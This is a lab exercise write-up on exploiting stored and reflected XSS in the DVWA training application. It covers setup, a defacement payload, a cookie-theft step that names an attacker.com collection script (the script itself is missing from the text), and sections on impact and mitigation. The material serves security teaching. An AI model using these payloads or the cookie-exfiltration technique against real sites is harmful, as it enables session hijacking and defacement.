Experiment No. 7

Cross-Site Scripting (XSS): Exploit XSS vulnerabilities in DVWA to inject malicious scripts into web pages. Show the potential impact of XSS attacks, such as stealing cookies or defacing websites.

Steps to Exploit XSS Vulnerabilities in DVWA

1. Setup DVWA

- **Install DVWA**: Install DVWA on your local machine or a virtual environment. Ensure you have a web server (e.g., Apache) and a database server (e.g., MySQL) set up.
- **Configure DVWA**: Modify the **config/config.inc.php** file with your database credentials and other necessary configurations.
- **Access DVWA**: Navigate to **http://localhost/dvwa** or the appropriate URL to access the DVWA interface.


2. Log in to DVWA

- Use the default credentials (**admin** / **password**).
- Set the DVWA security level to low for easier exploitation.

Injecting Malicious Scripts

Example 1: Stealing Cookies

1. **Navigate to the XSS (Stored) section**: This section allows you to inject scripts that will be stored and executed whenever the affected page is loaded.
2. **Inject a Malicious Script**:
    - In the message or input field, enter the following script:



- This script sends the user's cookies to an external server controlled by the attacker. Replace **http://attacker.com/steal.php** with the attacker's actual server address.

3. **Submit the Form**: Submit the input containing the script.
4. **Verify Cookie Theft**: On the attacker's server, verify that the cookies have been received. This can be done by checking the logs or the **steal.php** script designed to log cookies.

Example 2: Defacing Websites

1. **Navigate to the XSS (Reflected) section**: This section reflects input back to the user, providing an opportunity to inject and execute scripts.
2. **Inject a Defacement Script**:
   - In the input field, enter:

```html
<script>
  document.body.innerHTML = '<h1>Hacked by Attacker</h1>';
</script>
```

3. **Submit the Form**: Submit the input containing the script.
4. **Verify Defacement**: The web page should now display "Hacked by Attacker" instead of its original content.

Potential Impact of XSS Attacks

1. **Stealing Cookies**:
   - Attackers can hijack user sessions by stealing cookies, gaining unauthorized access to user accounts.
   - Example: If an attacker steals a session cookie from a logged-in user, they can impersonate that user on the website.
2. **Website Defacement**:
   - Attackers can alter the appearance of web pages, causing reputational damage to the website.

- Example: Changing the content of a homepage to display offensive messages or propaganda.

3. **Phishing Attacks**:
    - XSS can be used to create realistic-looking login forms to steal credentials.
    - Example: Injecting a fake login form that sends user credentials to the attacker.
4. **Malware Distribution**:
    - Attackers can inject scripts that redirect users to malicious sites or download malware.
    - Example: Redirecting users to a site that automatically downloads ransomware.

Mitigating XSS Vulnerabilities

1. **Input Validation**: Sanitize and validate all user inputs to ensure they do not contain malicious scripts.
2. **Output Encoding**: Encode outputs to ensure that any potentially malicious code is rendered harmless.
3. **Content Security Policy (CSP)**: Implement CSP to restrict the sources from which scripts can be loaded.
4. **Use Security Libraries**: Utilize libraries and frameworks that offer built-in protection against XSS.